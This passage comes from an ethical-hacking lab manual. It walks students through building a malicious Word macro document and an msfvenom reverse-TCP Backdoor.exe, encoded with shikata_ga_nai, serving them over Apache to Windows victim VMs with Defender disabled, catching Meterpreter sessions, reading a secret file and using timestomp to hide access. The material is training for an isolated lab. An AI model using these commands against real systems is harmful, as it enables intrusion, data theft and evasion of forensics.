33. Type **set payload windows/meterpreter/reverse\_tcp** and hit **Enter** as shown in the screenshot.

The screenshot shows a terminal window titled "root@kali:~". The user has typed "set payload windows/meterpreter/reverse\_tcp" into the command line, which is highlighted with a red box. The terminal shows the current context as "exploit(handler)".

```
root@kali:~#
File Edit View Search Terminal Help
msf > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > 
```

FIGURE 7.32: Set payload for the listener

34. Type **set LHOST 10.10.10.11** and hit **Enter**, type **set LPORT 4444** and hit **Enter** and finally type **show options** and hit **Enter**.

```
root@kali:~  
File Edit View Search Terminal Help  
msf exploit(handler) > set LHOST 10.10.10.11  
LHOST => 10.10.10.11  
msf exploit(handler) > set LPORT 4444  
LPORT => 4444  
msf exploit(handler) > show options  
  
Module options (exploit/multi/handler):  
  
Name Current Setting Required Description  
---- - - - - -  
  
Payload options (windows/meterpreter/reverse_tcp):  
  
Name Current Setting Required Description  
---- - - - - -  
EXITFUNC process yes Exit technique (Accepted: '', seh, thread  
, process, none)  
LHOST 10.10.10.11 yes The listen address  
LPORT 4444 yes The listen port  
  
Exploit target:  
  
Id Name  
-- --  
0 Wildcard Target  
  
msf exploit(handler) > 
```

FIGURE 7.33: Listener options

35. Now type **run** and hit **Enter** to start the listener.

```
msf exploit(handler) > run  
[*] Exploit running as background job 0.  
  
[*] Started reverse TCP handler on 10.10.10.11:4444  
msf exploit(handler) > 
```


FIGURE 7.34: Start the listener

36. Now open another terminal window and type **cp /root/TheFatRat/output/BadDoc.docm /var/www/html/share/** and hit **Enter**.

```
root@kali:~  
File Edit View Search Terminal Help  
root@kali:~# cp /root/TheFatRat/output/BadDoc.docm /var/www/html/share/  
root@kali:~# 
```

FIGURE 7.35: Sharing the malicious word document

37. Then type **service apache2 start** and hit **Enter**.



```
root@kali:~# cp /root/TheFatRat/output/BadDoc.docm /var/www/html/share/
root@kali:~# service apache2 start
root@kali:~#
```

A terminal window titled 'root@kali:~'. It shows the user has copied a file from their home directory to the Apache share directory. Then they run the 'service apache2 start' command to restart the web server. The terminal ends with a prompt for another command.

FIGURE 7.36: Start apache webserver

38. Now switch to **Windows Server 2012** system and open a browser (here **Internet Explorer**).
39. In the address bar type **http://10.10.10.11/share/** as the URL and hit **Enter**.
40. Index of /share page appears, click **BadDoc.docm** to download it.
41. Click **Save** in the download prompt as shown in the screenshot.



FIGURE 7.37: Download malicious document in the victim machine

42. Open your **Downloads** folder and double click the **word file** downloaded in the previous step.




FIGURE 7.38: Downloaded malicious word document

43. MS Word opens the file in Protected View. Click **Enable Editing** as shown in the screenshot.




FIGURE 7.39: Enable editing option in MS Word

44. A Security Warning appears, click **Enable Content** as shown in the screenshot.




FIGURE 7.40: Enable content option

45. Now if you switch back to the **Kali Linux** system, you will find that we have a **Meterpreter session** open end in the metasploit terminal.

```
msf exploit(handler) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.10.11:4444
msf exploit(handler) > [*] Sending stage (179267 bytes) to 10.10.10.16
[*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.16:1688) at 2017-1
1-27 00:31:02 -0500
```

FIGURE 7.41: Meterpreter session obtained

46. Type **Sessions -i** and hit **Enter** to see all the active sessions as shown in the screenshot.

```
msf exploit(handler) > sessions -i
sessions -i
Active sessions
=====
Id  Type          Information
--- -----
1   meterpreter x86/windows  CEH\Administrator @ WIN-0JAQ7QJ8PAI  10.10.10.11:
4444 -> 10.10.10.12:52794 (10.10.10.12)

msf exploit(handler) >
```

FIGURE 7.42: Viewing the obtained session ID

47. Type **sessions -i 1** and hit **Enter** to get a meterpreter command line as shown in the screenshot.

```
msf exploit(handler) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter > 
```

FIGURE 7.43: Connecting to the meterpreter session

48. Type **sysinfo** and hit **Enter** to view the system details of the exploited computer as shown in the screenshot.

```
msf exploit(handler) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter > sysinfo  
Computer : WIN-03AQ7QJ8PAI  
OS : Windows 2012 R2 (Build 9600).  
Architecture : x64  
System Language : en_US  
Domain : CEH  
Logged On Users : 6  
Meterpreter : x86/windows  
meterpreter > 
```

FIGURE 7.44: Viewing exploited system details through command line

## Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

### Internet Connection Required

Yes       No

### Platform Supported

Classroom       iLabs

# Hacking Windows 10 using Metasploit and Post-Exploitation using Meterpreter

*Metasploit Framework is a tool for developing and executing exploit code against a remote target machine.*

## Lab Scenario

Backdoors are malicious files that contain Trojan or other infectious applications that can either halt the current working state of a target machine or even gain partial/complete control over it. Attackers build such backdoors in attempt to gain remote access to the victim machines. They send these backdoors through email, file-sharing web applications, shared network drives, among others, and entice the users to execute them. Once a user executes such application, an attacker can gain access to his/her affected machine and perform activities such as keylogging, sensitive data extraction, and so on, which can incur severe damage to the affected user.

## Lab Objectives

The objective of this lab is to help students learn to detect Trojan and backdoor attacks.

The objectives of this lab include:

- Creating a server and testing the network for attack
- Attacking a network using a sample backdoor and monitor system activity

# Lab Environment

To carry this out, you need:

- Kali Linux running in Virtual machine
- Windows 10 running in virtual machine (Victim machine)
- A web browser with Internet access
- Administrative privileges to run tools

## Lab Duration

Time: 20 Minutes

## Overview of the Lab

Trojan is a program that contains a malicious or harmful code inside apparently harmless programming or data in such a way that it can get control and cause damage, such as ruining the file allocation table on a hard drive.

## Lab Tasks

Note: Make sure to disable **Windows SmartScreen** and **Windows Defender** in Windows 10

1. Before beginning this lab, create a text file named **secret.txt** on the **Windows 10** virtual machine; write something in it, and save it in the location **C:\Users\Admin\Downloads**.
2. In this lab, the **secret.txt** file contains the text “**My credit card account number is 123456789.**”





FIGURE 8.1: Text file containing account number

3. Log in to **Kali Linux** virtual machine
4. Launch a Command line terminal

- Type the command `msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.11 -f exe > Desktop/Backdoor.exe` and press **Enter**.



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.11 -f exe > Desktop/Backdoor.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
root@kali:~#
```


FIGURE 8.2: Creating a Payload

- This creates a backdoor on the **Desktop**.



FIGURE 8.3: Payload Created

- Now you need to share **Backdoor.exe** with the victim machine (in this lab, **Windows 10** is the victim machine).
- To share the file, you need to start the **apache server**. Type the command `service apache2 start` in Terminal, and press **Enter**.



```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.10.11 -f exe > Desktop/Backdoor.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Final size of exe file: 73802 bytes
root@kali:~# service apache2 start
root@kali:~#
```

FIGURE 8.4: Starting Apache webserver

- Now the apache web server is running, copy **Backdoor.exe** into the **share** folder.

10. Type **cp /root/Desktop/ Backdoor.exe /var/www/html/share/** and press **Enter**.

```
root@kali:~# cp /root/Desktop/Backdoor.exe /var/www/html/share/
root@kali:~#
```

FIGURE 8.5: Copying the backdoor file

- Now, type the command **msfconsole** and press **Enter** to launch msfconsole.
- Type **use exploit/multi/handler** and press **Enter**, to handle exploits launched outside the framework.

```
root@kali:~#
File Edit View Search Terminal Help
[REDACTED]
msf > use exploit/multi/handler
msf exploit(handler) >
```

FIGURE 8.6: Exploit the victim machine

13. Now, issue the following commands in msfconsole:

- Type **set payload windows/meterpreter/reverse\_tcp** and press **Enter**.
- Type **set LHOST 10.10.10.11** and press **Enter**.
- Type **show options** and press **Enter**. This lets you know the listening port.

```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.10.10.11
LHOST => 10.10.10.11
msf exploit(handler) > show options

Module options (exploit/multi/handler):
Name Current Setting Required Description
-----
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
-----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.10.11 yes The listen address
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target

msf exploit(handler) >
```

FIGURE 8.7: Setup the reverse TCP

14. To start the handler, type **exploit -j -z** and press **Enter**.

```
root@kali: ~
File Edit View Search Terminal Help
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
-----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.10.10.11 yes The listen address
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Wildcard Target

msf exploit(handler) > exploit -j -z
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.10.11:4444
msf exploit(handler) >
```

FIGURE 8.8: Exploit the windows 8.1 machine

15. Log on to the **Windows 10** virtual machine.

16. Launch Firefox or any web browser, and type **http://10.10.10.11/share** in the URL field, then press **Enter**.

**Note:** **10.10.10.11** is the IP address of **Kali Linux**, which may vary in your lab environment.

17. Click the **Backdoor.exe** link to download the backdoor file.




FIGURE 8.9: Firefox web browser with Backdoor.exe

18. The **Opening Backdoor.exe** pop-up appears; click **Save File**.

**Note:** Make sure both the Backdoor.exe and secret.txt files are in the same directory.




FIGURE 8.10: Saving the Backdoor.exe file

19. By default, this file is stored in **C:\Users\Admin\Downloads**.

20. On completion of download, a download notification appears in the browser. Click **Open Containing Folder**.




FIGURE 8.11: Saving the Backdoor.exe file

21. Double-click **Backdoor.exe**. If an **Open File - Security Warning** appears, click **Run**.
22. Switch back to the **Kali Linux** machine. Meterpreter session has been successfully opened as shown in the following screenshot:

A screenshot of a terminal window titled "root@kali: ~". The window has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal output shows configuration settings for an exploit, followed by the command "msf exploit(handler) > exploit -j -z" and the message "[\*] Exploit running as background job 0.". Subsequent lines show the exploit starting a reverse TCP handler, sending a stage payload, and opening a meterpreter session. The session details are: "Started reverse TCP handler on 10.10.10.11:4444", "[\*] Sending stage (179267 bytes) to 10.10.10.10", "[\*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.10:49821) at 2017-11-10 01:43:48 -0500".

FIGURE 8.12: Exploit result of windows 10 machine

23. Type **sessions -i** and press **Enter** to view the active sessions.

```
root@kali: ~
File Edit View Search Terminal Help
Id Name
-- -----
0 Wildcard Target

msf exploit(handler) > exploit -j -z
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.10.11:4444
msf exploit(handler) > [*] Sending stage (179267 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.10:49821) at 2017-1
1-10 01:43:48 -0500
sessions -i
Active sessions
=====
Id Type Information Connection
-- -----
1 meterpreter x86/windows DESKTOP-SV6DCV1\Admin @ DESKTOP-SV6DCV1 10.10.10.1
1:4444 -> 10.10.10.10:49821 (10.10.10.10)

msf exploit(handler) >
```

FIGURE 8.13: Exploit result of windows 8.1 machine

24. Type **sessions -i 1** and press **Enter** (1 in **sessions -i 1** command is the id number of the session). **Meterpreter** shell is launched, as shown in the following screenshot:

```
root@kali: ~
File Edit View Search Terminal Help
0 Wildcard Target

msf exploit(handler) > exploit -j -z
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.10.10.11:4444
msf exploit(handler) > [*] Sending stage (179267 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.10:49821) at 2017-1
1-10 01:43:48 -0500
sessions -i
Active sessions
=====
Id Type Information Connection
-- -----
1 meterpreter x86/windows DESKTOP-SV6DCV1\Admin @ DESKTOP-SV6DCV1 10.10.10.1
1:4444 -> 10.10.10.10:49821 (10.10.10.10)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

FIGURE 8.14: creating the session

25. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, operating system, and so on.

```
root@kali: ~
File Edit View Search Terminal Help
[*] Meterpreter session 1 opened (10.10.10.11:4444 -> 10.10.10.10:49821) at 2017-1-10 01:43:48 -0500
sessions -i
Active sessions
=====
Id  Type          Information           Connection
--  ---          -----
1   meterpreter  x86/windows  DESKTOP-SV6DCV1\Admin @ DESKTOP-SV6DCV1  10.10.10.1
1:4444 -> 10.10.10.10:49821 (10.10.10.10)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : DESKTOP-SV6DCV1
OS            : Windows 10 (Build 15063).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >
```

FIGURE 8.15: Viewing system info

26. Type **ipconfig** and press **Enter**. This displays the victim machine's IP address, MAC address, and so on.

```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > ipconfig
Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 3
=====
Name       : Microsoft Hyper-V Network Adapter
Hardware MAC : 00:15:5d:00:39:03
MTU        : 1500
IPv4 Address : 10.10.10.10
IPv4 Netmask : 255.0.0.0
IPv6 Address : fe80::81e0:b2c3:6212:785a
IPv6 Netmask : fffff:ffff:ffff:ffff::
```

FIGURE 8.16: IP address related information

27. Type **getuid** and press **Enter**.

28. Running getuid will display the attacker that the Meterpreter server is running as administrator on the host.

```
meterpreter > [getuid]
Server username: DESKTOP-SV6DCV1\Admin
meterpreter >
```

FIGURE 8.17: Viewing the server username

29. Type **pwd** and press **Enter** to view the current working directory on the remote (target) machine.

**Note:** The current working directory will differ according to where you have saved the Backdoor.exe file, therefore the screenshots might differ in your lab environment.

```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > getuid
Server username: DESKTOP-SV6DCV1\Admin
meterpreter > [pwd]
C:\Users\Admin\Downloads
meterpreter >
```

FIGURE 8.18: Finding the present working directory (pwd)

30. Type **ls** and press **Enter** to list the files in the current working directory.

**Note:** The screenshots might differ in your lab environment.

```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > [ls]
Listing: C:\Users\Admin\Downloads
=====
Mode          Size      Type  Last modified           Name
---          ----      ---   ---                  ---
100777/rwxrwxrwx  73802   fil   2017-11-10 01:43:28 -0500  Backdoor.exe
100666/rw-rw-rw-    43     fil   2017-11-10 00:11:43 -0500  secret.txt
meterpreter >
```

FIGURE 8.19: Listing all the files in the directory

31. To read the contents of a text file, type **cat filename.txt** (here, **secret.txt**) and press **Enter**.

```
root@kali: ~
File Edit View Search Terminal Help
Listing: C:\Users\Admin\Downloads
=====
Mode          Size      Type  Last modified           Name
---          ----      ---   ---                  ---
100777/rwxrwxrwx  73802   fil   2017-11-10 01:43:28 -0500  Backdoor.exe
100666/rw-rw-rw-    43     fil   2017-11-10 00:11:43 -0500  secret.txt
meterpreter > [cat secret.txt]
My credit card account number is 123456789.meterpreter >
```

FIGURE 8.20: Issuing cat command

32. Change the **MACE** attributes of **secret.exe**.

33. While performing post exploitation activities, a hacker tries to access files to read their contents. Upon doing so, the MACE attributes change immediately, which gives an indication to the file user/owner that someone has read or modified the information.

34. To leave no hint of these MACE attributes, use the times to mp command to change the attributes as you wish after accessing a file.

35. To view the mace attributes of **secret.txt**, type **timestomp secret.txt -v** and press **Enter**. This displays the created time, accessed time, modified time, and entry modified time, as shown in the screenshot:

```
root@kali: ~
File Edit View Search Terminal Help
100666/rw-rw-rw- 43      fil  2017-11-10 00:11:43 -0500  secret.txt

meterpreter > cat secret.txt
My credit card account number is 123456789.meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified      : 2017-11-10 00:11:43 -0500
Accessed      : 2017-11-10 00:11:11 -0500
Created       : 2017-11-10 00:11:11 -0500
Entry Modified: 2017-11-10 00:11:43 -0500
meterpreter > [ ]
```

FIGURE 8.21: Viewing the timestamp information

36. The **cd** command changes the present working directory. As you know, the current working directory is **C:\Users\Student\Downloads**.

37. Type **cd C:\** to change the current remote directory to **C:**

```
root@kali: ~
File Edit View Search Terminal Help

meterpreter > cat secret.txt
My credit card account number is 123456789.meterpreter > timestomp secret.txt -v
[*] Showing MACE attributes for secret.txt
Modified      : 2017-11-10 00:11:43 -0500
Accessed      : 2017-11-10 00:11:11 -0500
Created       : 2017-11-10 00:11:11 -0500
Entry Modified: 2017-11-10 00:11:43 -0500
meterpreter > cd C:\[ ]
meterpreter >
```

FIGURE 8.22: Changing the path of the directory

38. Now type **pwd** and press **Enter**.

39. Observe that the current remote directory has changed to **C:**

```
root@kali: ~
File Edit View Search Terminal Help
Entry Modified: 2017-11-10 00:11:43 -0500
meterpreter > cd C:\[ ]
meterpreter > pwd
C:\[ ]
meterpreter >
```

FIGURE 8.23: Checking the present working directory (pwd)

40. Type **ls** and press **Enter** to list the files in the current working directory (**C:\**).

```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > ls
Listing: C:\\
=====
Mode          Size      Type  Last modified      Name
----          ---      ---   ---           ---
40777/rwxrwxrwx 0         dir   2017-10-12 04:44:31 -0400 $Recycle.Bin
40777/rwxrwxrwx 4096     dir   2017-11-01 05:29:38 -0400 $WINDOWS.~BT
100666/rw-rw-rw- 1         fil   2015-07-10 07:00:31 -0400 BOOTNXT
40777/rwxrwxrwx 0         dir   2015-07-10 08:21:38 -0400 Documents and Settings
40777/rwxrwxrwx 0         dir   2017-10-11 03:23:07 -0400 FTP
40777/rwxrwxrwx 0         dir   2017-03-18 17:03:28 -0400 PerfLogs
40555/r-xr-xr-x  8192    dir   2017-11-01 06:30:49 -0400 Program Files
40555/r-xr-xr-x  8192    dir   2017-11-09 23:11:43 -0500 Program Files (x86)
40777/rwxrwxrwx  4096    dir   2017-11-02 07:22:06 -0400 ProgramData
40777/rwxrwxrwx  0         dir   2017-11-01 06:49:12 -0400 Recovery
40777/rwxrwxrwx  4096    dir   2017-11-01 06:23:43 -0400 System Volume Information
40555/r-xr-xr-x  4096    dir   2017-11-01 06:28:05 -0400 Users
40777/rwxrwxrwx  28672   dir   2017-11-08 04:45:29 -0500 Windows
40777/rwxrwxrwx  4096    dir   2017-11-01 07:17:39 -0400 Windows.old
100444/r-----r- 395268   fil   2015-07-10 07:00:31 -0400 bootmgr
100777/rwxrwxrwx  24265736  fil   2017-11-02 05:25:39 -0400 dotnetfx.exe
40777/rwxrwxrwx  0         dir   2017-11-01 06:49:02 -0400 inetpub
